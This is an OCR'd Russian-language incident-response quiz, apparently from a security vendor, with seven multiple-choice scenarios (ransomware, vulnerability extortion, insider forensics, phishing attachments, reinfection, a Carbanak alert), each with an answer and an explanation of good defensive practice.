
Как бы поступили вы? Проверьте свои знания и навыки реагирования на инциденты, ответив на 9 вопросов.

# 01

На нескольких компьютерах в организации обнаружена вредоносная программа. Ее анализ показывает, что программу использует преступная группа, которая занимается шифрованием данных, после чего требует выкуп за расшифровку.

## Что нужно сделать в первую очередь?

1. Отключить инфраструктуру компании от интернета
2. Запустить антивирусную проверку на всех системах в компании
3. Изолировать контроллер(ы) домена от остальной сети
4. Физически выключить компьютеры пользователей



01

На нескольких компьютерах в организации обнаружена вредоносная программа. Ее анализ показывает, что программу использует преступная группа, которая занимается шифрованием данных, после чего требует выкуп за расшифровку.

# Что нужно сделать в первую очередь?

1. Отключить инфраструктуру компании от интернета
2. Запустить антивирусную проверку на всех системах в компании
3. Изолировать контроллер(ы) домена от остальной сети
4. Физически выключить компьютеры пользователей

## Ответ

Если есть вероятность, что атакующие могут в любой момент начать шифровать данные на системах в вашей сети, самое эффективное решение — изолировать или отключить контроллер домена.

Дело в том, что для автоматизированного распространения внутри сети и запуска шифровальщиков атакующие обычно используют групповые политики (Group Policy), а также такие инструменты, как PsExec и WMI. Для них обычно нужен работающий контроллер домена: именно через него производится аутентификация на других системах, что нужно злоумышленникам для удаленного запуска программ. Если его отключить, злоумышленники не смогут так просто выполнять команды на удаленных компьютерах.

Только после этого шага стоит искать и удалять вредоносное ПО, определять скомпрометированные учетные записи и так далее.


Отключать всю инфраструктуру от интернета на этом этапе может быть не так эффективно: пока неизвестно, началось уже шифрование или нет. Возможно, отключение от интернета будет следующим шагом в процессе реагирования.

02

С вами связался неизвестный и сообщил, что в вашей инфраструктуре/сервисах есть серьезная уязвимость, из-за которой кто угодно может получить доступ к данным клиентов. За небольшую плату аноним готов рассказать, в чем заключается уязвимость, а в качестве доказательства показывает несколько реальных логинов и паролей пользователей.

## Ваши действия?

1. Заплачу за информацию об уязвимости
2. Обращусь к компании, предоставляющей услуги пентеста, чтобы специалисты подтвердили наличие уязвимости
3. Напишу заявление в правоохранительные органы
4. Попытаюсь выяснить, как еще могли быть получены эти данные



02

С вами связался неизвестный и сообщил, что в вашей инфраструктуре/сервисах есть серьезная уязвимость, из-за которой кто угодно может получить доступ к данным клиентов. За небольшую плату аноним готов рассказать, в чем заключается уязвимость, а в качестве доказательства показывает несколько реальных логинов и паролей пользователей.

# Ваши действия?

1. Заплачу за информацию об уязвимости
2. Обращусь к компании, предоставляющей услуги пентеста, чтобы специалисты подтвердили наличие уязвимости
3. Напишу заявление в правоохранительные органы
4. Попытаюсь выяснить, как еще могли быть получены эти данные

## Ответ

Правильный шаг в такой ситуации — попытаться выяснить, каким еще образом к неизвестному могли попасть данные.

Часто злоумышленники используют информацию, полученную в результате утечек из других источников (базы логинов и паролей). Атакующие путем перебора проверяют, не подойдут ли данные пользователей к каким-либо еще сервисам, а затем пишут владельцам этих сервисов о якобы найденной уязвимости. При этом на самом деле никакой уязвимости нет — кроме, вероятно, самой возможности быстрого перебора пользователей при аутентификации в сервисе.

Обратиться к компании, предоставляющей услуги пентеста, — хорошая идея, но не на данном этапе: пока не проведено предварительное расследование, неизвестно даже, какого рода уязвимость нужно искать. Писать заявление в правоохранительные органы в этой ситуации тоже преждевременно.

В нашей практике часто встречались случаи, когда компании платили за информацию об уязвимостях, не проверив должным образом все обстоятельства. После перечисления денег неизвестный доброжелатель просто переставал выходить на связь.

# 03

Вы подозреваете одного из сотрудников в инсайдерской деятельности и решили собрать доказательства с его рабочего компьютера на случай расследования.

## Что нужно сделать в первую очередь?

1. Изолировать компьютер от сети компании
2. Опечатать системный блок и убрать в сейф до выяснения всех обстоятельств
3. Снять образ оперативной памяти системы
4. Снять образ жесткого диска

03

Вы подозреваете одного из сотрудников в инсайдерской деятельности и решили собрать доказательства с его рабочего компьютера на случай расследования.


# Что нужно сделать в первую очередь?

1. Изолировать компьютер от сети компании
2. Опечатать системный блок и убрать в сейф до выяснения всех обстоятельств
3. Снять образ оперативной памяти системы
4. Снять образ жесткого диска

## Ответ

Прежде всего нужно получить образ оперативной памяти системы. Это подстрахует вас, если злоумышленник использует для сокрытия украденной информации средства шифрования вроде криптоконтейнеров (VeraCrypt и пр.). Ключи шифрования хранятся в оперативной памяти, поэтому в случае отключения питания компьютера будут безвозвратно утеряны, а с ними — и доступ к данным.

А вот после снятия образа памяти уже можно начать процедуру создания криминалистического образа диска.



# 04

Вы случайно обнаруживаете серьезную уязвимость в инфраструктуре. При эксплуатации эта уязвимость позволит злоумышленникам получить полный доступ ко всем системам компании.

## Каковы ваши действия?

1. Срочно сменю все пароли от учетных записей в домене
2. Тщательно исследую системы с уязвимостью: может, злоумышленники уже успели ей воспользоваться
3. Исправлю уязвимость, никому об этом не сообщив
4. Установлю бэкдор на контроллер домена компании на случай, если сотрудники не будут оказывать помощь при реагировании

04

Вы случайно обнаруживаете серьезную уязвимость в инфраструктуре. При эксплуатации эта уязвимость позволит злоумышленникам получить полный доступ ко всем системам компании.

# Каковы ваши действия?

1. Срочно сменю все пароли от учетных записей в домене
2. Тщательно исследую системы с уязвимостью: может, злоумышленники уже успели ей воспользоваться
3. Исправлю уязвимость, никому об этом не сообщив
4. Установлю бэкдор на контроллер домена компании на случай, если сотрудники не будут оказывать помощь при реагировании

## Ответ

В этих обстоятельствах сначала нужно провести детальный анализ уязвимых систем. Это позволит выяснить, есть ли признаки того, что обнаруженной уязвимостью кто-то воспользовался. По результатам исследования можно переходить к дальнейшим действиям, — например настраивать мониторинг инфраструктуры или менять пароли учетных записей.

05

Сотрудник компании получил письмо с подозрительным вложением и на всякий случай переслал его специалисту департамента кибербезопасности.

# Что тому следует сделать с письмом?

1. Открыть вложение, чтобы убедиться в том, что оно вредоносное
2. Исследовать письмо, воспользовавшись средствами динамического анализа или услугами сторонней компании
3. Проверить вложение антивирусом и сообщить результаты сотруднику, который получил письмо
4. Сделать сотруднику выговор за рассылку писем с вредоносными вложениями

05

Сотрудник компании получил письмо с подозрительным вложением и на всякий случай переслал его специалисту департамента кибербезопасности.

# Что тому следует сделать с письмом?

1. Открыть вложение, чтобы убедиться в том, что оно вредоносное
2. Исследовать письмо, воспользовавшись средствами динамического анализа или услугами сторонней компании
3. Проверить вложение антивирусом и сообщить результаты сотруднику, который получил письмо
4. Сделать сотруднику выговор за рассылку писем с вредоносными вложениями

## Ответ

Правильным вариантом будет отправить письмо на анализ. Это единственный способ подтвердить или опровергнуть вредоносность вложения. Если в компании есть специалисты по анализу вредоносного ПО — отлично. Если таких специалистов нет, можно воспользоваться автоматизированными сервисами класса Sandbox, Threat Intelligence Platform или услугами сторонней компании.

Простого сканирования антивирусом недостаточно. Перед рассылкой фишинга киберпреступники тщательно проверяют, чтобы вредоносные вложения не вызывали подозрений у антивирусов. Средства динамического анализа вместе с информацией Threat Intelligence детектируют такие угрозы гораздо лучше.


В нашей практике неоднократно встречались случаи, когда вредоносное вложение открывали сотрудники, ответственные за обеспечение кибербезопасности. Причем несколько раз это были CISO, что приводило к полной компрометации сети компании и значительному финансовому ущербу.

06

Несколько месяцев назад в вашей компании произошел серьезный киберинцидент: у злоумышленников в течение двух недель был полный доступ к инфраструктуре компании. Инцидент локализовали и устранили. Однако сегодня на серверах во внутренней сети антивирус детектирует подозрительные исполняемые файлы, используемые той же группировкой.

# Какие действия стоит предпринять?

1. Отключить инфраструктуру компании от интернета
2. Проверить эти системы другим антивирусом, чтобы исключить возможность ложного срабатывания
3. Проверить все системы на предмет индикаторов компрометации, выявленных в ходе недавнего инцидента
4. Очистить журналы антивируса: должно быть, это файлы, оставшиеся на системах еще с того инцидента



06

Несколько месяцев назад в вашей компании произошел серьезный киберинцидент: у злоумышленников в течение двух недель был полный доступ к инфраструктуре компании. Инцидент локализовали и устранили. Однако сегодня на серверах во внутренней сети антивирус детектирует подозрительные исполняемые файлы, используемые той же группировкой.

# Какие действия стоит предпринять?

1. Отключить инфраструктуру компании от интернета
2. Проверить эти системы другим антивирусом, чтобы исключить возможность ложного срабатывания
3. Проверить все системы на предмет индикаторов компрометации, выявленных в ходе недавнего инцидента
4. Очистить журналы антивируса: должно быть, это файлы, оставшиеся на системах еще с того инцидента

## Ответ

Самым верным будет отключить инфраструктуру компании от интернета. Скорее всего, на текущий момент скомпрометирована вся сеть компании. Детектирование вредоносных программ на серверах — это просто один из самых заметных признаков активности атакующих.

Изоляция только тех серверов, на которых обнаружены вредоносные программы, на данном этапе вряд ли будет эффективна.

Если вы окажетесь в подобной ситуации, первым делом устраните возможность доступа атакующих в сеть, а затем приступайте к планомерному исследованию их активности.

# 07

С вами связались специалисты компании, известной в сфере кибербезопасности. Они сообщили, что в вашей сети обнаружено опасное ВПО, которое использует группировка Carbanak. Однако сотрудники вашей компании уже просканировали подозрительные системы антивирусом и удалили все обнаруженные файлы.

## Как вам следует поступить?

1. Проверить системы антивирусом еще раз, чтобы убедиться, что ВПО удалено
2. Уточнить список зараженных систем и изолировать эти системы от сети
3. Передать обнаруженные образцы ВПО экспертам компании, которая занимается кибербезопасностью
4. Отключить сеть компании от интернета

07

С вами связались специалисты компании, известной в сфере кибербезопасности. Они сообщили, что в вашей сети обнаружено опасное ВПО, которое использует группировка Carbanak. Однако сотрудники вашей компании уже просканировали подозрительные системы антивирусом и удалили все обнаруженные файлы.

# Как вам следует поступить?

1. Проверить системы антивирусом еще раз, чтобы убедиться, что ВПО удалено
2. Уточнить список зараженных систем и изолировать эти системы от сети
3. Передать обнаруженные образцы ВПО экспертам компании, которая занимается кибербезопасностью
4. Отключить сеть компании от интернета

## Ответ

Грамотный шаг — попросить у представителей компании список зараженных систем и изолировать их от сети, а после этого провести их подробное исследование с учетом информации про техники, тактики и процедуры (TTP) атакующих.

